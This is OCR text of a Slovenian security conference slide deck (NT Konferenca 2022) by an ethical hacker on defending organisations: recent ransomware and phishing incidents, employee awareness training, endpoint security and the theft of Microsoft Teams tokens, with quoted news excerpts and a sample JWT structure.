
NT
KONFE
RENCA
2022
NT
KONFE
RENCA
2022
26. – 28. september 2022
#ntk22


NT KONFE RENCA 2022
Zaščititi odjemalce in zmagati!
Milan Gabor
26. – 28. september 2022
#ntk22

/me


Poklic: etični heker

Status: !samski

Zanimanja: varnost, CTF, raziskovanja

Organizacije: ISACA, OWASP

Merska enota: 1 Milan



AGENDA

01

SITUACIJA

Kje smo, kaj imamo okrog nas?

02

UPORABNIKI

So res najšibkejši člen?
Kaj lahko naredimo?

03

ENDPOINT

Ali je EDR, XDR res nuja?

04

VIDLJIVOST IN ODZIV

Kaj vidimo, ko se nas (ne)etični hekerji lotijo? Imamo pripravljen odziv?

NT KONFERENCA 2022

SITUACIJA

Malo dlje nazaj

ZNANOST IN TEHNOLOGIJA

Pojasnilo o kibernetskem napadu

Ljubljana, 09.02.2022, 11:15 | Posodobljeno pred 8 meseci

PREDVIDEN ČAS BRANJA: **1 min**

AVTOR
PRO PLUS

KOMENTARJI
1


V medijski hiši Pro Plus obnavljamo poslovanje, ki je bilo moteno zaradi nedavnega kibernetskega napada. Celotnega obsega napada še ne moremo oceniti, trenutno smo vse svoje sile usmerili v to, da bodo naši glavni sistemi v najkrajšem času postavljeni v prvotno delovanje, kar bo omogočilo nemoteno delovanje televizijskih programov in spletnih strani.

Phishing v polnem zamahu!

SI-CERT
@sicert

Danes poleg 9 #phishing napadov beležimo tudi 3 #malware kampanje (WarZone RAT) pod pretvezo pošiljanja ponudb v imenu različnih organizacij, tudi @policija_si. "From" naslov je kot v večini podobnih primerov ponarejen.

Translate Tweet



#ntk22

Nedavno nazaj

Preberite še:
Po kibernetskem napadu klice na 112 beležijo na roke

Vrata brez ključavnic, okna brez rešetk

Prav tako inšpektorji niso našli dnevniških zapisov o delovanju informacijskih sistemov uprave in posameznih delov omrežja za šest mesecev nazaj. Ugotovili so tudi več sistemskih pomanjkljivosti. Uprava tako ni imela:

- ustreznega mehanizma nadzora nad pogodbami o vzdrževanju informacijskih sistemov,
- izdelane analize obvladovanja tveganj z oceno sprejemljive ravni tveganj,
- določenih ukrepov, postopkov in odgovornosti za obnovitev in ponovno vzpostavitev ključnih sistemov v primeru hujšega incidenta kršenja informacijske varnosti ali kibernetskega napada,

Uprava za zaščito in reševanje je ključni organ v sistemu varstva pred naravnimi in drugimi nesrečami. | **Foto:** URSZR

Do okužbe z izsiljevalskim virusom je tako prišlo s pomočjo trojanskega konja, nameščenega prek računalnika enega od zaposlenih, ki je delal na daljavo. Inšpektorji urada so ugotovili, da so vsi uporabniški računi, ki so bili zlorabljeni, uporabljali enako enostavno geslo. Pri tem na upravi za civilno zaščito in reševanje niso imeli vključene ustrezne varnostne programske opreme za oddaljeni dostop do službenega omrežja.


https://necenzurirano.si/clanek/aktualno/napad-na-civilno-zascito-hekerji-so-imeli-prosto-pot-996447

Zanimiv odziv!

Fortunately, Uber reported this breach and acted on it quickly.

Last week, an 18-year old hacker used social engineering techniques to compromise Uber's network. He compromised an employee's Slack login and then used it to send a message to Uber employees announcing that it had suffered a data breach. Uber confirmed the attack on Twitter within hours, issuing more details on this page. The company claims no user data was at risk, they have notified law enforcement, and all of their services have been restored to operational status. (There were some brief interruptions of various software tools but they are back online too). Uber now thinks the hacker is part of a hacking group called Lapsus$.

What's interesting about this incident was the speed at which various publications and security analysts provided coverage, how quickly Uber notified the world, and how much detail we already have about what happened. Contrast this with another Uber hack back in 2016, when the personal information of about 57 million customers and drivers was stolen. That breach wasn't made public for more than a year and resulted in



NT KONFERENCA 2022

UPORABNIKI

So res vedno krivi uporabniki?

- Najšibkejši člen bo vedno izbral najlažjo pot
- Njihov cilj niso varni sistemi ampak: porabiti najmanj napora za izvedbo

- Tehnologija nam omogoča marsikaj
- Jo res vedno izkoristimo?


Primerna priporočila?

Informacijski pooblaščenec (v nadaljevanju IP) uvodoma pojasnjuje, da sodijo t.i. tehnike ribarjenja podatkov (angl. phishing; več o tem na naši spletni strani: https://www.ip-rs.si/varstvo-osebnih-podatkov/informacijske-tehnologije-in-osebni-podatki/varstvo-osebnih-podatkov-na-internetu/#c412) med precej nevarne in učinkovite načine socialnega inženiringa za izvabljanje podatkov, kot so uporabniška imena in gesla, ter posledično nepooblaščene vstope v informacijske sisteme, zato so prizadevanja, ki jih izvajajo organizacije za ozaveščanje svojih zaposlenih o nevarnostih ribarjenja podatkov načeloma legitimne. Seveda pa se pri tem porajajo vprašanja glede smiselnosti, učinkovitosti in transparentnosti ter - kot tudi sami opozarjate – etičnih in moralnih vidikov *preverjanja* zaposlenih glede prepoznavanja t.i. phishing sporočil, sporna je lahko tudi sama zakonitost izvedbe preverjanja, kar pa je zelo odvisno od konkretnih okoliščin primera, samo zakonitost (obdelave osebnih podatkov) pri takšnih preverjanjih pa se lahko preveri le v okviru inšpekcijskega postopka.

IP meni, da *preverjanje* (pre)poznavanja phishing sporočil s strani zaposlenih načeloma ni najbolj primerno, saj lahko vodi v nezaželene odzive in slabo počutje zaposlenih, zlasti če so npr. izpostavljeni kot tisti, ki niso prepoznali lažnega sporočila, zato priporočamo, da se organizacije vzdržijo tovrstnih preverjanj in raje izhajajo iz predpostavke, da je tudi naša organizacija lahko dojemljiva za napade z ribarjenjem podatkov in da je pri tovrstnih napadih veliko bolj kot merjenje stopnje ranljivosti pomembno ustrezno ozaveščanje. Dejstvo je, da so tovrstni napadi na varnost organizacije relativno učinkoviti in izmeriti stopnjo učinkovitosti teh napadov v naši organizaciji najbrž ni primarni in ključni namen organizacije, temveč bi morala biti čim večja odpornost organizacije na take napade, ki je v primeru phishing napadov praktično samo ustrezna ozaveščenost zaposlenih.

https://www.ip-rs.si/mnenja-gdpr/preverjanje-prepoznavanja-ribarjenja-podatkov-phishing-sporo%C4%8Dil-1636444947

Situacija se poooočasi izboljšuje!



Izobraževat in trenirat ljudi


- Pravilni pristop
- Brez mobinga
- Imeti primerne razlage in ustrezne scenarije


How to Be a Human Firewall

https://www.reddit.com/r/funny/comments/7b0y5i/how_to_be_a_human_firewall/

Attack simulation training

- Uporabljati tisto, kar imamo na voljo





Simulate a phishing attack with Attack simulation training in Defender for Office 365

Article • 09/27/2022 • 22 minutes to read • 13 contributors

Tip

Did you know you can try the features in Microsoft 365 Defender for Office 365 Plan 2 for free? Use the 90-day Defender for Office 365 trial at the **Microsoft 365 Defender portal trials hub**. Learn about who can sign up and trial terms **here**.

NT KONFERENCA 2022

Disclaimer: Nisem na MS plačilni listi


#ntk22

NT KONFERENCA 2022

ENDPOINT

Endpoint

- HW + SW + uporabnik
- Danes je potrebno gledati na več področij



Bilo je

Stealing tokens, emails, files and more in Microsoft Teams through malicious tabs

Trading up a small bug for a big impact

Intro

I recently came across an interesting bug in the Microsoft Power Apps service which, despite its simplicity, can be leveraged by an attacker to gain persistent read/write access to a victim user's email, Teams chats, OneDrive, Sharepoint and a variety of other services by way of a malicious Microsoft Teams tab and Power Automate flows. The bug has since been fixed by Microsoft, but in this blog we're going to see how it *could* have been exploited.

In the following sections, we'll take a look at how we, as baduser(at)fakecorp.ca, a member of the fakecorp.ca organization, can create a malicious Teams tab and use it to eventually steal emails, Teams messages, and files from gooduser(at)fakecorp.ca, and send emails and messages on their behalf. While the attack we will look at has a lot of moving parts, it is fairly serious, as the compromise of business email is said to have cost victims $1.8 billion in 2020.

Trenutno je

Microsoft Teams stores auth tokens as cleartext in Windows, Linux, Macs

By Bill Toulas

September 14, 2022 11:40 AM 37

Vectra says Microsoft knows the issue exists but has indicated it is not an area needing immediate servicing.

Security analysts have found a severe security vulnerability in the desktop app for Microsoft Teams that gives threat actors access to authentication tokens and accounts with multi-factor authentication (MFA) turned on.

https://www.vectra.ai/blogpost/undermining-microsoft-teams-security-by-mining-tokens

Token


JWT (id token, ...)
"eyJ0eXAiOiJKV1 ..."
token1
token2
token3
{
"typ":"JWT",
"alg":"RS256",
"x5t":"HnC_VZcA...",
"kid":"HnC_VZcA..."
}
{
"aud":"https://test.onmicrosoft.com/",
"given_name":"Ichiro",
"family_name":"Demo",
"appid":"e29d918e-4da6-4d42-aeb2..."
}
Digital Signature
(byte code)

Enter token below (it never leaves your browser):


```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiI
